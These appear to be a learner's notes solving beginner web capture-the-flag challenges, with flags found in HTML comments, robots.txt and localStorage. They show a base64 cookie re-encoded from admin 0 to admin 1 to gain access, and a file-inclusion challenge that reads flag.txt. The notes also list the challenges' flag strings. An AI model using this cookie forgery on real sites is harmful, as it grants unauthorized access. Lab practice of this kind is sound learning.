
Your SECRET is bi0s{PL28TISBGiQoUt/AumTzIQ==}

Phone Book

bi0s{a0JuZHJ2FdoFw4ar0FIh5A==}

08 July 2023 16:26





Partly_stored_answers

bi0s{R8pJBMXfqwL06ZPo2WZJXA==}

08 July 2023 16:27

Partly stored answers

Retrieve the secret from this page to get the flag!!


Secret

Submit

```
60     }
61     </style>
62 </head>
63 <body>
64     <h1>Partly stored answers</h1>
65     <p>Retrieve the secret from this page to get the flag!!</p>
66     <form method="post" autocomplete="off">
67         <label for="answer">Secret</label>
68         <input type="text" name="answer" required=""><br>
69         <input type="submit" value="Submit">
70     </form>
71     <!-- The First part of flag: bi0s{R8pJB -->
72 </body>
73 </html>
74
```

Disallow : *
/secrets/k3y

1 Disallow : *
 /secrets/k3y <br?> <!-- the second part of the flag : MXfqwL06ZP -->




```
36 .secret-button:hover {
37   background-color: #116884;
38 }
39 </style>
40
41 <h1>Hello there!</h1>
42 <p>Looking for the secret, are you?</p>
43 <a class="secret-button" href="#" onclick="alert('Clicking me will not get you the flag')>Find the Secret</a>
44
45 <script>localStorage.setItem("secret", 99630);</script>
46
```

Retrieve the secret from this page to get the flag!!

Secret

Submit




Congratulations! The Third part: o2WZJXA==}

CookieMonster

bi0s{or+IjiBeUzTcCQZl38PDlw==}

08 July 2023 16:28



CyberChef | DEF CON | chatGPT | NVD CVSS | Hide01 | SH | Hacktify | Summarize | LAB | Tools

Last build: 3 months ago - Version 10 is here! Read about the new features [here](#)

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Input

```
eyJhZG1pb1I6MHQ=
```

Output

```
{ "admin": 0 }
```

CyberChef | DEF CON | chatGPT | NVD CVSS | Hide01 | SH | Hacktify | Summarize | LAB | Tools

Last build: 3 months ago - Version 10 is here! Read about the new features [here](#)

Recipe

To Base64

Alphabet
A-Za-z0-9+/=

Input

```
{ "admin": 1 }
```

Output

```
eyJhZG1pb1I6MX0=
```

Labs | Book of secrets | CyberChef | DEF CON | chatGPT | NVD CVSS | Hide01 | SH | Hacktify | Summarize | LAB

Okay you are one among us, here is the nuclear launch code: bi0s{or+IjiBeUzTcCQZl38PDlw==}

Inspector | Console | Debugger | Network | Style Editor | Performance | Memory | Storage | Accessibility | Application

Cookie Editor

Search

^ cookie

Name	Value
cookie	eyJhZG1pb1I6MX0%3D

Laughable File Infiltration


bi0s{AQxsVYJm+JlmSXH1REBukQ==}

08 July 2023 16:28

Welcome to the Amazing Adventure Club!

Embark on thrilling quests and explore the unknown with the Amazing Adventure Club. Get ready for an adrenaline-pumping journey!

Club Activities:



Membership



Itinerary



Checklist



Gallery



Reviews



FAQs

About Us

The Amazing Adventure Club is a premier club for adventure enthusiasts. We offer a wide range of thrilling activities, from hiking and mountain climbing to skydiving. Our experienced guides and instructors ensure your safety while providing you with unforgettable experiences.

Membership Benefits

Membership Details:

Welcome to the Amazing Adventure Club! By becoming a member, you unlock a world of thrilling adventures and exclusive benefits. Here are some of the perks you'll enjoy:

1. Access to Exclusive Trips: As a member, you gain priority access to our exciting adventure trips and expeditions. Explore breathtaking landscapes and hidden gems.
2. Discounts on Gear: Enjoy special discounts on gear rentals and purchases from our trusted partners. Get the equipment you need at unbeatable prices.
3. Expert Guides: Our experienced guides will accompany you on every adventure, ensuring your safety and providing valuable insights into the local environment.
4. Networking Opportunities: Connect with like-minded adventurers from around the world. Share your experiences, make new friends, and learn from their expertise.
5. Workshops and Events: Participate in exclusive workshops and events organized especially for members. Learn new skills, expand your knowledge, and have fun!

Join us today and embark on an incredible journey with the Amazing Adventure Club!

flag.txt

bi0s{AQxsVYJm+JlmSXH1REBukQ==}